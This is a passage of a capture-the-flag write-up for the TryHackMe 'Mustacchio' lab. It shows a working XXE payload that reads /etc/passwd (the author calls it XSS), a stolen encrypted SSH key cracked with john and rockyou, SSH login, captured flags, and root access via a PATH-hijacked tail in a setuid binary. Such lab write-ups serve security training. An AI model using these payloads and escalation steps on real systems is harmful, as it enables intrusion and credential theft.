precious time, you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.</com>
</comment>

```


He we are using a XSS to get the server to print out the /etc/passwd file to get user credentials;



The screenshot shows a web browser window titled "Mustacchio | Admin Page". The URL is "10.10.170.212:8765/home.php". The page content includes a heading "ADMINPANEL" and a form with a placeholder "Add a comment on the website.". A text area contains the following XML payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE comment [ <!ENTITY read SYSTEM "/etc/passwd"> ]>
<comment>
<name>Joe Hamd</name>
<author>Barry Clad</author>
<com>&read;</com>
</comment>
```

It worked now we can see passwd hashes;




The screenshot shows a web browser window titled "Mustacchio | Admin Page". The URL is "10.10.170.212:8765/home.php". The page content includes a heading "ADMINPANEL" and a "Logout" link. Below it, there is a "Comment Preview:" section with a "Submit" button. The preview area shows the XML payload from the previous screenshot. The main content area displays the output of the XML payload, which is the contents of the /etc/passwd file:

```
<author>Barry Clad</author>
<com>&read;</com>
</comment>


Comment Preview:
Name: Joe Hamd
Author : Barry Clad
Comment :
root:x:0:root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin ircx:x:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesyncd:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111:/var/run/dbus:/bin/false uidd:x:108:112:/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,:/var/lib/misc:/bin/false sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false joe:x:1002:1002::/home/joe:/bin/bash barry:x:1003:1003::/home/barry:/bin/bash
```

Looking at the packet through burpsuite we can see barry and joe who were hidden on the webpage;



```
Response from http://10.10.170.212:8765/home.php
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex Render
<input type="submit" id="sub" onclick="checkarea()" value="Submit"/>
</form>
<h3>
    Comment Preview:
</h3>
<p>
    Name: Joe Hamd
</p>
<p>
    Author : Barry Clad
</p>
<p>
    Comment :<br>
        root:x:0:0:root:/root:/bin/bash
        daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
        bin:x:2:2:bin:/bin:/usr/sbin/nologin
        sys:x:3:3:sys:/dev:/usr/sbin/nologin
        sync:x:4:65534:sync:/bin:/sbin/nologin
        games:x:5:60:games:/usr/games:/usr/sbin/nologin
        man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
        lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
        mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
        news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
        uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
        proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
        www-data:x:33:www-data:/var/www:/bin/nologin
        backup:x:94:94:backup:/var/backups:/usr/sbin/nologin
        list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
        irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
        gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
        nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
        systemd-timesync:x:100:102:system Time Synchronization...:/run/systemd:/bin/false
        systemd-network:x:100:102:system Network Management...:/run/systemd/netif:/bin/false
        systemd-resolve:x:100:102:systemd-resolve...:/run/systemd/resolve:/bin/false
        systemd-bus-proxy:x:109:105:system Bus Proxy...:/run/systemd:/bin/false
        syslog:x:104:108::/home/syslog:/bin/false
        _apt:x:105:65534::/nonexistent:/bin/false
        lxd:x:106:65534::/var/lib/lxd:/bin/false
        messagebus:x:107:111::/var/run/dbus:/bin/false
        uudd:x:108:112::/run/uudd:/bin/false
        dnsmasq:x:109:65534:dnsmasq...:/var/lib/misc:/bin/false
        sendmail:x:111:111::/var/mail:/bin/nologin
        pollinate:x:111:1::/var/cache/pollinate:/bin/false
        joe:x:1002:1002::/home/joe:/bin/bash
        barry:x:1003:1003::/home/barry:/bin/bash<p>>
```

Now I want the server to read me Barry's ssh\_id file so I can steal the ssh password;



Great now let's decode the hash to find our password;

```

Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71B7FCB87FC61D25E

jqDP+jbUr+xMlASyB9t4gFyMl9VugHQJAYlgZE6J/b1nG57eGYOM8wdZvVMGrfN
bnJvZXj6VluMr9ueXy4vC2bt2KCBiFg24B61z4XjoiWQ35G/bxs1ZGxOxNIMU
MzDj7DHk1226qQMt4q96MZKEQ5ZFa032SohtfDPsoim/7dNapE0uJrmw+rUBE65
l2f9wZCfdaEzvxCs/QFDJjBxM07mqf5J3d59whrG9durru1/lalUvl/M8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFcWcG0D3l61DwyelBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdcJ3Byc1LjGmRWxD3SmwVcc/8bHfdvVsQ
ul7A8R0lzvri7/WHlcIA1sfcrFaJu8fx153fp9GbLf6syOco2Dj4Vvw3ycOie
TH6b6mGfxRisAe/u3r54vZzL0KgxTkpzb4gDl/yQjo3wqD1FY7AC12eUc9NdC
rcvG8xCdg+oBQokDnGVsnGmmvmPxIsVTT3027ykzwe3WvlagMBCOO/ekoYeNWx
bh1lqtQ6u1CkHjyTHUKNZB78eDsankeERlyfcda49k/exHZYTmmKKcdjNQ+Knk
4cpvIG9Qp5f7uFCDWohE/qElPrKZ4/k6HiA4FS13D59lvCkQ6lw0IRnstYB8
7+YoMkPW/HkjnSjvMX+elcZvh47KNdNl4kQx65BStmrUSk8GgGnqJu2/G1fbk+
T+gWeeS51WrxJuijmjuwFD352XzaVxJsdK7v3E8KFWjgMx0zxFu4McnfCawki
ahYead6WVWHM98G/hQGK6yPD07Gdh7BzuMgpND/Lbs+vpBPrzXotC1XH6Q9917
LiuQCN5hCb8ZHF06A+f2aZNgp0G7syTwTnACTLz61GdxhNi+3tj0VDGQkPVUs
pkh9gqv5+mZ6LVEEq31eW2zdCUu4WsZr+AndHpa2lt90P+wH2/Sd4bMsxg
laPKxdCvJxmwTs+K156fRomKD9Ydp4Uvyr53Ch7ciuNsFjg4v257WiAlxx9o
vpJLGmtphg8AXJFVAtwaRAFPxn54y1FITX6tivk62yDRjPsXzwBMNsVgfvgQK
D2kaeK+bBjXrmuqD4EB9K540Ru06d7kiwvNnTvgTspWIVCebMflI76SKtxLvpnF
6aa2iJkMIQ90buKdOLXMOAoEamIKT5g+wZCC5aUl6cZG0Mv0XKb5X2DTmhYUF
ckQU/dcZcx9Ux0lFhx7DesqroBTR6fBlsqn70PLSF/0lAHHCglxPsawmlvSm3bs
7bdofhlZBjXYdlZgBAqdq5jBU8GtFcGyph9cb3f+C3nkmeeDZJGRJwxUYeUS9Of
1dVkfWUh2>apWRV8pJM/Bd0dkNWa/c/MrGM0+DKh0AZKfd13sC0gdRB7kUQ
+z87nFlmxw95dxVvoZXvoMsB7ovf27AUhUeeU8ctWselKrmPw56+xh0BBoAbRIn
7mxN/NSLlosTefJnhldh1lDTDMsEwjACA+q686+bREd+drajk6kR9ekgSME7geVD
-----END RSA PRIVATE KEY-----
```

```

(kali㉿kali)-[~/Downloads]
$ python /usr/share/john/ssh2john.py hash > decodeHash

(kali㉿kali)-[~/Downloads]
$ john decodeHash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames      (hash)
1g 0:00:00:00:00 DONE (2024-04-11 22:39) 1.123g/s 3337Kp/s 3337Kc/s 3337KC/s urieljr.k..urielito1000
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Let's now take that cracked password and ssh into the machine;

```
(kali㉿kali)-[~/Downloads]
$ ssh barry@10.10.170.212 -i hash
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'hash' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "hash": bad permissions
barry@10.10.170.212: Permission denied (publickey).

(kali㉿kali)-[~/Downloads]
$ chmod 400 hash

(kali㉿kali)-[~/Downloads]
$ ssh barry@10.10.170.212 -i hash
Enter passphrase for key 'hash':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
      task2
34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$
```

Look for the user flag

```
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
```

I then found a file that is owned by root called live\_log I am going to pull the binary and reverse engineer;

```
(kali㉿kali)-[~/Downloads]
$ scp -i hash barry@10.10.170.212:/home/joe/live_log .
Enter passphrase for key 'hash':
live_log
```

```

1 void main(void)
2 {
3     setuid(0);
4     setgid(0);
5     printf("Live Nginx Log Reader");
6     system("tail -f /var/log/nginx/access.log");
7     return;
8 }
9
10
11

```

We can see that Tail is being called to the access.log file so if we can get Tail to run a reverse bash shell we should get admin;

Now we must change the global path to /tmp where tail is stored;

```

barry@mustacchio:/tmp$ nano tail
barry@mustacchio:/tmp$ chmod +x tail
barry@mustacchio:/tmp$ export PATH=/tmp:$PATH
barry@mustacchio:/tmp$ cd /home/joe
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe# 

```

After some patience I was able to get the root shell and found the root flag;

```

root@mustacchio:/home/joe# whoami
root
root@mustacchio:/home/joe# ls
live_log
root@mustacchio:/home/joe# cd /root
root@mustacchio:/root# ls
root.txt
root@mustacchio:/root# cat root.txt
3223581420d906c4dd1a5f9b530393a5
root@mustacchio:/root# 

```

Success

Try Hack Me

Dashboard Learn Compete Other

Access Machines 3

Learn > Mustacchio

## Mustacchio

Easy box2root Machine

||| Easy 0 min

Start AttackBox Help Save Room 671 Options

Room completed (100%)

Chart Scoreboard Write-ups

User	Progress (%)
Magna	180
Anli	180
InGz	180
zeyinn	180
Mapdoul	180
PHVirtual	180
ani001	180
XaxDaf	180
JGree	180
Reng0	180

Task 1 Mustacchio

Deploy and compromise the machine!

Start Machine